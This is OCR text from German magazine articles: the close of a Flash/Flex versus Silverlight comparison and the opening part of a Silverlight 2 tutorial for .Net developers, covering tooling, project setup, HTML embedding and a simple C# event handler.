
Adobe hat MXML erstmals mit Flex 1.0 im Jahr 2004 eingeführt, in der Flash-Autorenumgebung taucht es nicht auf. Das Flex-Framework nutzt MXML sowohl für die Deklaration der Bedienoberfläche als auch für grafische und Audio-Effekte. Seit Flex 1.0 haben MXML und die hinter der Markup-Sprache liegende Actionscript-Bibliothek eine starke Wandlung erfahren – so hat der Hersteller mit Flex 2.0 einige Unausgewogenheiten bereinigt und die API stabiler und konsistenter ausgerichtet.

Entwicklung mit Tool-Unterstützung

Bei Silverlight 1.0 handelt es sich um ein einfaches Präsentations-Framework, das XAML nutzt, um leichtgewichtige oder reichhaltige Webinhalte zu veröffentlichen. Das Entwicklungsmodell ist simpel gehalten und als Testballon von Microsoft in der RIA-Welt zu sehen. Silverlight 2.0 und seine .Net-Integration hingegen kann man als deutliche Ansage an die Mitbewerber verstehen, dass Microsoft mit Silverlight in der Riege der RIA-Frameworks einen Platz beansprucht.

Die Entwicklung von Silverlight-Anwendungen für Version 1.0 kann komplett mit Microsofts Expression Blend erfolgen, einer Anwendung, die sich an den Entwicklungs- und Design-Ansätzen von Adobes Flash-Autorenumgebung orientiert. Expression Blend unterstützt sowohl die WPF- als auch die Silverlight-Entwicklung. Der aktuelle Versionsstand ist 2.5 (Preview), und Microsoft versieht Expression Blend regelmäßig mit Updates, um die Kompatibilität zu den Beta-Releases von Silverlight 2 beizubehalten.

Ein gängiges Szenario für den Entwicklungsprozess mit Silverlight ist die kombinierte Nutzung von Visual Studio 2008 und Expression Blend. Da Silverlight 2 auf .Net basiert und somit die Nutzung von .Net-Sprachen ermöglicht, nutzen Entwickler oftmals Expression Blend für die Erstellung der UI und anderer visueller Elemente der Anwendung sowie VS 2008 für codezentriertes Arbeiten. Glücklicherweise hat Microsoft in Expression Blend das Projektformat von Visual Studio implementiert, sodass ein produktübergrei-



Mit der Beta von Expression Blend 2.5 können Entwickler Silverlight-2.0-Anwendungen erstellen – hier eine mitgelieferte Beispielanwendung (Abb. 1).

fendes Arbeiten verhältnismäßig einfach ist.

Obwohl Silverlight die CLR von .Net 3.5 beinhaltet, ist die Base Class Library (BCL) der Standard-Version des .Net Framework nicht komplett enthalten. Der Grund für diese Restriktion ist, dass das Plug-in kompakt bleiben und die Silverlight-BCL nur solche Klassen enthalten soll, die im Kontext der Browser-Sandbox sinnvoll sind. Die in der Silverlight-2.0-BCL enthaltenen Funktionen beschränken sich daher auf die Unterstützung für LINQ (XML, JSON, Objekte), Webservices (XML, REST, WCF und ADO.Net Data Services), Sockets, Collections, Reflection, reguläre Ausdrücke und Data Access.

Ebenfalls Teil von Silverlight 2.0 ist Microsofts neue Dynamic Language Runtime (DLR) für die Ausführung dynamischer Sprachen wie IronPython und IronRuby in Silverlight.

In Adobes RIA-Welt findet man zurzeit hauptsächlich zwei genutzte Versionen des Flex-Framework: 2.01 und 3.0. Flex 2.01 ist die erste Release mit kostenlos erhältlichem SDK (bestehend aus Kommandozeilen-Tools wie Debugger und Compiler sowie der Flex-Klassenbibliothek). Mit Flex 3.0 hat Adobe das SDK sowie die Klassenbibliothek unter eine Open-Source-Lizenz gestellt und neben Bugfixes einige neue Features wie die bessere Unterstützung für die Internationalisierung oder auf dem Client gespeicherte Bibliotheken implementiert.

Die Werkzeug-Unterstützung ist in der Flash-Plattform ebenfalls zweigeteilt. Flash-basierte RIAs werden in der Regel zu SWF-Dateien kompiliert und in einer HTML-Struktur verankert.

Flash-Entwickler lassen sich grob in zwei Gruppen einteilen. Diejenigen, die via Flash-Animation und -Design zur RIA-Entwicklung gekommen sind, greifen typischerweise auf die Flash-Autorenumgebung und andere CS3-Werkzeuge zurück, um das Design zu erstellen; für die Codebasis nutzen sie dann Actionscript in Flash oder ein externes Werkzeug wie FDT (Flash Development Tool der Firma Powerflasher).

Entwickler, die hingegen den Zugang zur Flash-Plattform mit einem Hintergrund in klassischer Softwareentwicklung finden, tendieren meist zu einem anderem Workflow, der auf dem Flex-Framework und Adobes Entwickler-IDE Flex Builder basiert. Sie nutzen, analog zu Silverlight, MXML und Actionscript zur Entwicklung. Trotz allem spielt die Flash-Autorenumgebung in diesem Workflow eine wichtige Rolle, denn sie dient oftmals als Werkzeug zur Individualisierung von UI-Komponenten mithilfe von Styles und Skins, die aus der Flash-Autorenumgebung heraus als SWF-Datei exportiert werden.

Die Flash-Plattform bietet kein einheitliches Entwicklungsmodell, das über Client und Server hinweg funktioniert, was vor allem die .Net-Community häufg als Nachteil empfindet. Adobe hat diesen Weg gewählt, um eine Vielfalt von Backend-Techniken an die Flash-Plattform anbinden zu können, und so existiert neben XML-Webservices und HTTP-Aufrufen ein Remoting-Verfahren, das man über sogenannte *Remote-Object*-Klassen in Flex nutzen kann. Mithilfe eines serverbasierten Remoting Gateway lassen sich problemlos Plattformen wie Java, .Net, PHP und viele andere an Flex und Flash andocken.



Silverlight-Applikationen werden in einem einfachen Deployment-Prozess für Nutzer bereitgestellt. Prinzipiell muss der Entwickler nur einige wenige Schritte durchführen. Der Kernpunkt dabei ist, dass er auf Seiten des HTTP-Servers einen neuen MIME-Type einrichtet, sodass XAML-Dateien korrekt ausgeliefert werden können. Das Deployment an sich kann mithilfe von IIS oder Apache erfolgen (seit Silverlight 2.0), und die Silverlight-Anwendung als solche wird dann in der Plug-in-Sandbox auf dem Client des Nutzers ausgeführt.

Installation und Verteilung

Microsoft bietet zudem einen Hosting-Dienst namens Silverlight Streaming Services (SSS), der maximal 10 GByte kostenlosen Hosting-Speicher für Silverlight-Applikationen oder -Videoinhalte zur Verfügung stellt. Der Entwickler kann Videos direkt aus dem Expression Media Encoder heraus in SSS veröffentlichen und in einem Videoplayer seiner Wahl einbetten. Für Anwendungen steht eine Administrationskonsole bereit, in die sich Entwickler über einen Windows-Live-Account einloggen können.

Die Verteilung einer SWF-Applikation der Flash-Plattform ist denkbar einfach. Da im Regelfall die Quellen (eine oder mehrere FLA-Dateien oder AS/MXML-Quellcodedateien) zu einer oder mehreren SWF-Dateien kompiliert werden, reicht es, diese inklusive ihrer HTML-Wrapper auf einem beliebigen Weberver bereitzustellen. Die Plattform ist ebenfalls nicht von Bedeutung, sodass es keine Schwierigkeit bereitet, Flash-Anwendungen auf exotischen Hosting-Umgebungen anzubieten.

Will man eine Servertechnik über *RemoteObject*-Klassen nutzen, muss die SWF-Applikation wissen, über welches Remoting-Gateway sie diese ansprechen kann. Das kann und wird oftmals auf derselben oder einer benachbarten Hosting-Maschine der Fall sein, kann aber prinzipiell und unter Beachtung verschiedener Sicherheitsparameter auch eine entfernte Remoting-Gateway-Umgebung sein.

Eine der Neuerungen in Flex 3 ist die Unterstützung für das lokale Caching und Speichern des Flex-3-Framework auf Clientseite. Bislang wurden die Core-Klassen immer in die erzeugte SWF-Datei einkompiliert, sodass Nutzer von Flex-basierten Flash-Anwendungen sie unnötigerweise wiederholt laden mussten. Der neue Mechanismus lädt diese Framework-Klassen gegebenenfalls von einem Adobe-Server nach, sollten sie weder auf dem Client vorhanden sein noch im Kompilat der Applikation zur Verfügung stehen.

Fazit

Vergleicht man die Klassen- und Komponentenbibliotheken von Flash und Silverlight, schneiden Erstere zurzeit besser ab. Speziell die UI-Komponenten von Flex 3 sind ausgereift und vielfältiger als Silverlights Oberflächen-Komponenten. An dieser Stelle muss man allerdings in Betracht ziehen, dass im .Net-Umfeld ein großer Markt an Drittanbietern für UI-Komponenten und andere Tools existiert. Einige dieser Firmen sind bereits auf den Silverlight-Zug aufgesprungen und haben Komponenten im Programm, die Silverlight auf ein vergleichbares Level mit Flex 3 heben.

Beide Firmen rüsten sich für ein Rennen um die RIA-Krone. Die Entwicklergemeinde aufseiten Silverlights ist verglichen mit Adobes Community von Flash-Plattform-Entwicklern noch klein. Gleiches gilt für die Verbreitung des Silverlight-Plug-ins verglichen mit dem Flash Player. Wie die Erfahrung jedoch zeigt, ist es für Microsoft relativ einfach, Techniken und Plattformen den richtigen Anstoß zu geben, sich auf breiter Basis durchzusetzen – gerade wenn man die große existierende .Net-Installationsplattform in Betracht zieht.

Ein gewichtiger Vorteil für die Flash-Plattform sind die vielen Nutzer der Flash-Autorenumgebung, von denen sich langfristig ein großer Teil zumindest am Rande mit Flex beschäftigen wird. Ebenfalls nicht außer Acht lassen darf man die Gruppe der von JavaFX enttäuschten Java-Entwickler auf der Suche nach einer alternativen RIA-Technik.

Letztendlich ist es unmöglich, eine Empfehlung auszusprechen. Wie so oft, kann der Rat nur lauten, sich im Einzelfall Projektanforderungen und andere Rahmenparameter anzusehen, um die für den Arbeitgeber oder Kunden am besten geeignete Plattform auszuwählen. Beide haben Vor- und Nachteile, und es scheint zurzeit nur schwer möglich, eine Vorhersage zu treffen, ob sich einer der beiden Ansätze durchsetzen oder ob eventuell ein Nebeneinander zumindest die nähere Zukunft prägen wird. (ka)

Flex Builder 3 bietet einen Designmodus zur Anordnung der UI-Elemente in einer Applikation (Abb. 2).

KAI KÖNIG

lebt in seiner Wahlheimat Wellington, Neuseeland, und arbeitet dort als Software Solutions Architect für Ventego Creative Ltd.

JOHN-DANIEL TRASK

lebt und arbeitet in Wellington, Neuseeland, und ist Mitbegründer von Mindscape, einem Unternehmen, das sich auf .Net-Entwicklungswerkzeuge spezialisiert hat.

Literatur

[1] Regina Dowling, Jörg Müller; Streifen am Webhorizont; Silverlight: Microsofts Antwort auf Flash; *iX* 7/07, S. 52



Silverlight-2-Tutorial, Teil I: Erste Schritte

Es werde Licht

Regina Dowling, Jörg Müller

Microsofts Flash-Konkurrent Silverlight hat Ambitionen: Die aktuelle Version 2 bietet etliche Neuerungen zur Entwicklung von Rich Internet Applications. Vor allem .Net-Entwickler können leichten Zugang zu diesen Möglichkeiten finden. Ein dreiteiliges Tutorial soll den Weg ebnen.

Was sich mit Silverlight 1.1 bereits andeutete, bestätigt die Silverlight 2 genannte Version (die aktuell als Beta 2 vorliegt): Microsoft liefert eine Version des .Net Framework für Windows- und Macintosh-Plattformen, mit der sich auf XAML-Basis (Extensible Application Markup Language) Webanwendungen entwickeln lassen, die zwar von einem Browser über ein Plug-in aufgerufen werden, dabei aber aussehen können wie Desktop-Applikationen.

Der Silverlight-Client benötigt dabei kein vorinstalliertes .Net Framework auf dem Zielrechner: Der einmalige Download des Installers enthält alles Notwendige, um Silverlight-Anwendungen auf einem Mac-OS-X- oder Windows-Rechner zu ermöglichen – und das alles in weniger als 5 MByte unter Windows. 7,7 MByte sind es unter Mac OS, Moonlight – Silverlight für Linux – ist im Rahmen des Mono-Projekts noch in Arbeit. Sobald das Plug-in installiert ist, können viele gängige Browser (darunter IE, Firefox, Safari) Silverlight-Inhalte anzeigen.

Getreu den Ansprüchen umfangreicher Softwareprojekte sind in Silverlight-Applikationen Oberfläche, Anwendungslogik und Daten voneinander getrennt: Dies spiegelt die Gegebenheiten in den meisten Teams wieder, erleichtert die Verteilung der Aufgaben an Entwickler und Designer und ermöglicht paralleles Arbeiten – das bringt Effizienz und reduziert den Aufwand, wenn Anpassungen notwendig sind. Wie bei den bisherigen Versionen sind die entsprechenden Tools (Visual Studio 2008 und Expression Studio 2.5) eng integriert.

Dieses Tutorial wendet sich vor allem an .Net-Entwickler, die den Einstieg in die Erstellung von „reichen“ Webanwendungen suchen und denen Silverlight eine Alternative zu etablierten Lösungen wie dem Gespann HTML/Ajax oder Adobes Flash-Plattform bietet. Dieser erste Teil beginnt mit einem Überblick über den aktuellen Funktionsumfang, ein paar Installationstipps und einem einfachen Beispielprojekt. Um den gegebenen Rahmen nicht zu sprengen, beschränken sich die Code-Beispiele auf den Einsatz von C#, der Standard-.Net-Sprache, sie lassen sich aber leicht auf andere portieren.

Silverlight 2: Kompakt und komplex

Der „Schüler“ Silverlight hat vor allem ein umfangreiches Sprachtraining erhalten: Anstatt ausschließlich in Javascript (wie bei der Version 1.0) können Entwickler nun Silverlight-Anwendungen in jeder beliebigen .Net-Sprache entwickeln, zusätzlich zu Javascript sind dies Veteranen wie C# und VB.Net, aber auch die .Net-Neulinge IronPython und IronRuby. Kaum jemand muss also auf

seine gewohnte Entwicklungsumgebung verzichten, wenn er sich auf Silverlight einlassen will.

Das Programmiermodell basiert auf WPF (Windows Presentation Foundation), allerdings steht nur eine Teilmenge der Funktionen in Silverlight zur Verfügung. Was zunächst wie ein Verlust klingt, hat gute Gründe: die plattformübergreifende Unterstützung, eine Optimierung der Dateigröße der Runtime, das Weglassen von für den Webclient wenig relevanten Funktionen oder auch fehlende Hardwarebeschleunigung. Insgesamt ist Microsoft ein ausgewogener Kompromiss zwischen Kompaktheit und Komplexität gelungen.

In Silverlight 2 entspricht die Common Language Runtime (CoreCLR) der des .Net 3.0 Framework, so dass sie alle gewohnten .Net-Sprachen ausführen kann. Auf diese Weise lässt sich die XAML-Datei, die das Layout der Anwendung definiert, durch .Net-Code um Funktion und Interaktivität erweitern. Klassen in sogenannten Code-behind-Dateien enthalten die Programmlogik und können in jeder .Net-Sprache geschrieben werden. Der Entwickler erhält nicht nur Zugriff auf die Silverlight-Anwendung, sondern kann auch die HTML-Seite manipulieren, in der das Silverlight-Control eingebettet ist. Sowohl XAML-Markup als auch .Net-Klassen werden in Assemblies kompiliert, die gepackt und als XAP-Dateien (sprich: „zap“) gespeichert werden.

Reichlich Features für reiche Clients

Die aktuelle Beta von Silverlight 2 enthält eine Reihe von Features für die Entwicklung von RIAs (Rich Internet Applications), die sich sehen lassen können – hier die Highlights:

– Dynamische Sprachen: Wie erwähnt unterstützt Silverlight 2 die neue Dynamic Language Runtime (DLR) und erweitert damit den Kanon der zur Verfügung stehenden .Net-Sprachen um dynamische wie Ruby oder Python. Allerdings ist die DLR nicht in das Basis-Plug-in integriert, sondern der Anwender muss sie als separate Erweiterung (Dynamic Silverlight, DSL) installieren.

– WPF-basiertes UI-Framework: Das UI-Framework – ein kompatibler Subset des UI-Framework in WPF – erleichtert das Erstellen von Anwendungen, da WPF-Entwickler nicht nur vorhandene Kenntnisse optimal nutzen, sondern teilweise sogar Code, Anwendungsinhalte oder Bedienelemente wiederverwenden können. Die neue Version bietet eine leistungsstarke Grafik- und Animations-Engine, automatisiertes Layout-Management, two-way Data Binding, Styles und ein Template-basiertes Skinning der Benutzeroberfläche, also ein Verändern des Look & Feel durch den Einsatz von Themes.

– Vorgefertigte Steuerelemente: Mithilfe der zahlreichen mitgelieferten Controls können Entwickler und Designer mit geringem Aufwand umfangreiche Anwendungen erstellen. Die Bandbreite reicht von einfachen Formular-Elementen über Layout-Container bis zu komplexen Daten-Controls.

– Leistungsfähige Base Class Library: Die Silverlight BCL ist ein Subset der .Net Framework Class Library und enthält neben Basisdatentypen wie Strings und Integers Klassen zur Typenumwandlung, Exceptions, Collection- und Container-Klassen, Events und Event-Handler sowie Klassen für Thread-Verarbeitung und Synchronisation.

– Datenverarbeitung: Ein weiteres Feature von .Net 3.0, das seinen Weg in Silverlight gefunden hat, ist die Unterstützung von LINQ (Language Integrated Query, inklusive LINQ to Objects und Expression Trees). Außerdem gibt es APIs zur Serialisierung von Objekten und zur Verarbeitung externer Daten in verschiedenen Formaten (unter anderem XML, RSS, POX und JSON).

– Umfangreiche Netzwerkunterstützung: Die neue Silverlight-Version kann eine Reihe von Services ansprechen: WCF (Windows Communication Foundation), REST, WS*/SOAP, POX, RSS, aber auch HTTP-Dienste. Dank der Threading-Bibliotheken sind asynchrone Requests ebenfalls möglich. Dabei kann man mit XML-basierten Policy-Dateien prinzipiell auch auf Daten in anderen Domains zugreifen (analog zu Adobes Flash Player). Der Zugriff auf Sockets ist in der Beta 2 noch eingeschränkt: Verbindungen sind nur auf Ports zwischen 4502 und 4532 erlaubt. Außerdem können Silverlight-Sockets nur selbst eine Verbindung aufbauen, sie können nicht passiv auf Verbindungen warten. Zukünftige Versionen sollen die Beschränkung der Portnummern nicht mehr so streng handhaben.

– HTML-DOM-Manipulation: Als interessanten Nebeneffekt schlägt Silverlight eine Brücke zwischen .Net und HTML. Ein Entwickler kann das HTML-DOM (Document Object Model) ebenso via Managed Code manipulieren, wie er Managed Code per Javascript aufrufen kann – dazu benötigt er nicht einmal unbedingt eine sichtbare UI-Komponente.

– Isolated Storage: Silverlight 2 bietet einen eingeschränkten Zugriff auf das Dateisystem des Benutzers: Über den „Datei öffnen“-Dialog des Browsers lassen sich beliebige Dateien schreibgeschützt öffnen. Mittels „isolated local storage“ (auch *„isostorage“* genannt) kann der Benutzer Daten in einer Art „Super-Cookie“ persistent auf der lokalen Festplatte speichern. Diese Daten liegen – außerhalb des Browser Cache – in einem versteckten Directory innerhalb des Anwenderverzeichnisses.

In der aktuellen Version ist dieser lokale Speicherplatz per Default auf 1 MByte pro URL beschränkt, der Benutzer kann diesen Wert aber raufsetzen. Eine Identifikation dieser lokal gespeicherten Daten erfolgt durch die URL, über die die zugehörige Silverlight-An-

Benötigte Software

Wer die Beispiele in diesem Tutorial praktisch nachvollziehen möchte, benötigt folgende Software:

– .Net 3.5

– Visual Studio 2008

– Expression Blend 2.5 June Preview

– Microsofts Silverlight Tools für Visual Studio 2008

iX-TRACT

- Silverlight ist Microsofts plattform- und browserunabhängige Version des .Net Framework für die Entwicklung multimedialer Webanwendungen.
- Die Unterstützung dynamischer Sprachen, eine leistungsfähige Klassenbibliothek und vorgefertigte Steuerelemente sind nur einige der Features, die die Entwicklung von Rich Clients deutlich erleichtern.
- Entwickler können in Silverlight einen Subset der WPF-Funktionen nutzen und Projekte sowohl in Visual Studio 2008 als auch in Expression Blend realisieren.
- Silverlight-Anwendungen laufen auf jedem beliebigen Webserver.

Die wichtigsten Layout-Controls

Alle sichtbaren Elemente einer Silverlight-Anwendung positioniert der Entwickler mithilfe von Layout-Controls. Man kann sich die drei wichtigsten als Container vorstellen, die sämtliche sichtbaren Elemente einer Silverlight-Anwendung enthalten:

– *Canvas*: Der einfachste aller Container ist bereits aus Silverlight 1.0 bekannt und dient hauptsächlich zur absoluten Positionierung von Elementen.
– *StackPanel*: Die Objekte innerhalb eines *StackPanel* lassen sich entweder neben- oder übereinander anordnen. Die Positionierung der Elemente ist nicht absolut, sondern immer relativ zum vorhergehenden Element.
– *Grid*: In dieser tabellenähnlichen Struktur werden Elemente in Zeilen und Spalten angeordnet.

wendung geladen wurde. Ausschließlich die Anwendung, die sie zuvor gespeichert hat, kann die Daten lesen. Da sich alle Instanzen einer Silverlight-Anwendung den gleichen *isostorage* teilen, können auch alle auf diese gespeicherten Daten zugreifen, selbst wenn ihr Aufruf in unterschiedlichen Browsern erfolgt.
– Deep Zoom: Diese mit der Beta 1 eingeführte Technik ermöglicht es, per Mausrad mit weichen Übergängen in ein Bild (oder eine Collage aus mehreren Bildern) hinein- und wieder hinauszuzoomen. Obwohl die Auflösung der Bilder sogar bis in den Gigapixel-Bereich reichen kann, braucht der Benutzer nicht darauf zu warten, dass die Anwendung das betreffende Bild komplett geladen hat, da sie immer nur die Bildbereiche nachlädt, die sie für die aktuelle Ansicht benötigt.

Um in Visual Studio 2008 Silverlight-2-Anwendungen zu entwickeln, benötigt man Microsofts Silverlight Tools (derzeit ebenfalls noch Beta). Diese Erweiterung für VS stellt neben einem Projekt-Template „Silverlight Projekt“ für C# oder VB.Net Intellisense und Code-Generatoren für XAML zur Verfügung, ermöglicht das Debugging von Silverlight-Anwendungen und bietet außer der Unterstützung von Web References ein nahtloses Zusammenspiel mit der aktuellen Version von Expression Blend (2.5 June Preview), Microsofts Designwerkzeug für WPF-basierte, interaktive Benutzeroberflächen.

Die benötigten Installer sind über Microsofts Download Center (siehe „Onlinequellen“) zu beziehen und enthalten:
– Silverlight 2 Beta 2
– Silverlight 2 SDK Beta 2
– KB950630 for Visual Studio 2008
– Silverlight Tools Beta 2 for Visual Studio 2008

Achtung: Die vorherige Installation einer alten Silverlight Beta oder des SDK lässt den Installer abbrechen, es empfiehlt sich, beides vorher zu deinstallieren. Hilfe (in englischer Sprache) bei Installationsschwierigkeiten findet man unter anderem in „Bradley-B’s WebLog“ (siehe „Onlinequellen“).

Als Systemvoraussetzungen nennt Microsoft:
– Windows Server 2003, Windows Vista oder Windows XP
– VS 2008 Standard oder höher
– Optional: Microsoft Expression Blend (2.5 June Preview)

Nach einer erfolgreichen Installation der Software kann es losgehen: Visual Studio 2008 starten und ein neues Projekt anlegen. Dazu wählt man aus dem Menü „File –> New –> Project“. Als Nächstes muss man sich für eine Sprache entscheiden. Wer in C# entwickeln will, wählt hier direkt Visual C# – wer etwa VB vorzieht, wählt „Visual Basic“. Danach wählt man „Silverlight Applications“ im Templates-Fenster. Zum Schluss gibt man den Namen des Projekts, den Speicherort und den Namen der „Solution“ an und bestätigt alles mit „OK“.

Ein Silverlight-Projekt in Visual Studio ...

Jede Silverlight-Anwendung benötigt zumindest einen HTML-Container, in den sie eingebettet wird. Der Entwickler kann aber auch gleich eine komplette Website anlegen lassen.

Wählt man die erste Variante, erzeugt Visual Studio zusätzlich zum Silverlight- ein Webprojekt – die zugehörige Testanwendung – innerhalb der neuen Solution. Dieses Standard-Webprojekt enthält sowohl eine ASP.Net-, als auch eine statische HTML-Seite, die beide zum Testen der Silverlight-Anwendung vorbereitet sind. Dazu kann der in VS eingebaute Webserver dienen – sodass man die Daten zunächst nicht auf einen externen Webserver spielen muss. Im Rahmen des Build-Vorgangs kopiert Visual Studio die kompilierte Silverlight-Anwendung automatisch in das zugehörige Webprojekt.


Wählt man die zweite Variante, fügt dies dem Silverlight-Projekt lediglich eine weitere HTML-Testseite hinzu.

Prinzipiell können Silverlight-Anwendungen auf jedem beliebigen Webserver liegen (beispielsweise auf einem Apache-Server unter Linux) und in statische HTML-Dateien oder beliebige serverseitig erzeugte Seiten (etwa über PHP, Java, Python, Ruby et cetera) eingebunden werden – eine Bindung an den IIS wie bei ASP.Net-Webs gibt es nicht.

... und in Expression Blend entwickeln

Visual Studio 2008 und Expression Blend verwenden das gleiche Dateiformat für Solutions und Projekte, ein neues Silverlight-Projekt lässt sich also ebenso gut aus Blend heraus anlegen. Das gleichzeitige Öffnen eines Projekts in beiden Anwendungen und die Möglichkeit zum Roundtrip Editing ist einer der rollen- und teamunterstützenden Aspekte der Silverlight-Tools.

Um ein neues Silverlight-Projekt in Blend zu erzeugen, wählt man im Menü



Visual Studio 2008 unterstützt den .Net-Entwickler in gewohnter Weise beim Anlegen eines neuen Projekts (Abb. 1).

Listing 1


```
<div id="silverlightControlHost">
    <object data="data:application/x-silverlight," type="application/x-silverlight-2-b1" width="100%" height="100%">
        <param name="source" value="HelloSilverlight.xap"/>
        <param name="onerror" value="onSilverlightError" />
        <param name="background" value="white" />

        <a href="http://go.microsoft.com/fwlink/?LinkID=108182" style="text-decoration: none;">
            <img src="http://go.microsoft.com/fwlink/?LinkId=108181" alt="Get Microsoft Silverlight"
                                                                  style="border-style: none"/>
        </a>
    </object>
    <iframe style='visibility:hidden;height:0;width:0;border:0px'></iframe>
</div>
```

Über den *<object>*-Tag kann der Anwender eine Silverlight-XAP-Datei in eine HTML-Seite einbetten.

„File –> New Project“, sucht dann das zu „Silverlight 2 Application“ gehörige Icon aus und klickt „OK“.

Der Solution Explorer von Visual Studio listet alle Dateien auf, die mit dem neu angelegten Silverlight Projekt zusammenhängen. Das erste Projekt (im Beispiel *HelloSilverlight_Web*), enthält die Website, die mit der Silverlight-Anwendung verbunden ist:
– *Default.aspx* – eine (noch) leere ASP.Net-Seite, der Standard-Einstiegspunkt für jedes ASP.Net-Projekt,
– *HelloSilverlightTestPage.aspx* – eine ASP.Net-Seite,
– *HelloSilverlightTestPage.html* – eine statische HTML-Seite, in die die Silverlight-Anwendung eingebettet ist, und
– *web.config* – eine Datei mit Voreinstellungen und der Konfiguration der Webapplikation.




Wer will, kann ein neues Silverlight-Projekt auch aus Expression Blend heraus anlegen (Abb. 2).

Mit der rechten Maustaste klickt der Anwender entweder auf *HelloSilverlightTestPage.aspx* oder *HelloSilverlightTestPage.html* und wählt „Set As Start Page“ aus, um vorab festzulegen, welche Seite beim Start der Webanwendung ausgewählt sein soll. Nun braucht man nur noch F5 zu drücken, um die Silverlight-Anwendung zu erstellen, sie zu starten und zu testen.

Um eine Silverlight-2-Anwendung händisch in eine HTML-Seite einzubetten, genügt es, einen Verweis auf die XAP-Datei über den *<object>*-Tag zu setzen, Javascript ist dafür nicht nötig. Beim Seitenaufruf lädt das Plug-in die XAP-Datei, instanziiert sie und bettet sie in die HTML-Seite ein (Listing 1).

Das zweite Projekt im Solution Explorer (*HelloSilverlight*) enthält die



Der Solution Explorer gibt einen Überblick über die zu dem neuen Projekt gehörigen Dateien (Abb. 3).

XAML-Dateien (beschreiben die Darstellung der Anwendung) sowie deren zugehörige Code-behind-Dateien (enthalten den .Net-Quellcode und beschreiben die Funktion). Standardmäßig gehören zu jeder neuen Anwendung zwei XAML-Dateien: *App.xaml* und *Page.xaml*.

Hinter *App.xaml*/*App.xaml.cs* steht eine Subklasse von *Application*. Die Datei dient als Einstiegspunkt in die Anwendung und enthält im Normalfall Ressourcen, die in der gesamten Applikation Verwendung finden können, wie Styles, Brushes, Storyboards et cetera. In der zugehörigen Code-behind-Datei kann man auf Events reagieren, die auf Anwendungsebene erfolgen. Drei solcher Ereignisse sind in einem neu angelegten Projekt vorkonfiguriert, sie können bei Bedarf mit Leben gefüllt werden:

Listing 2

```
public Page()
{
    InitializeComponent();
    Loaded += new RoutedEventHandler(Page_Loaded);
}
void Page_Loaded(object sender, RoutedEventArgs e)
{
    MyButton.Click += new RoutedEventHandler(
                        MyButton_Click);
}

void MyButton_Click(object sender, RoutedEventArgs e)
{
    if ((MyButton.Content as String).Contains(
                            "Klick mich"))
    {
        MyButton.Content = "Button geklickt!";
    }
    else
    {
        MyButton.Content = "Klick mich nochmal!";
    }
}
```

Die Zuweisung eines Event-Handler zu einem Control kann per XAML oder wie hier im .Net-Code erfolgen.

– *Application_Startup*: Hier müssen alle Initialisierungen erfolgen, die beim Start der Anwendung anfallen.
– *Application_Exit*: Dieser Event ist für alles zuständig, was zum sauberen Schließen der Anwendung notwendig ist (eventuelle Aufräumarbeiten, letzte Daten speichern …).
– *Application_UnhandledException*: Hier landen alle Exceptions, die die Anwendung nicht anderweitig abfängt.

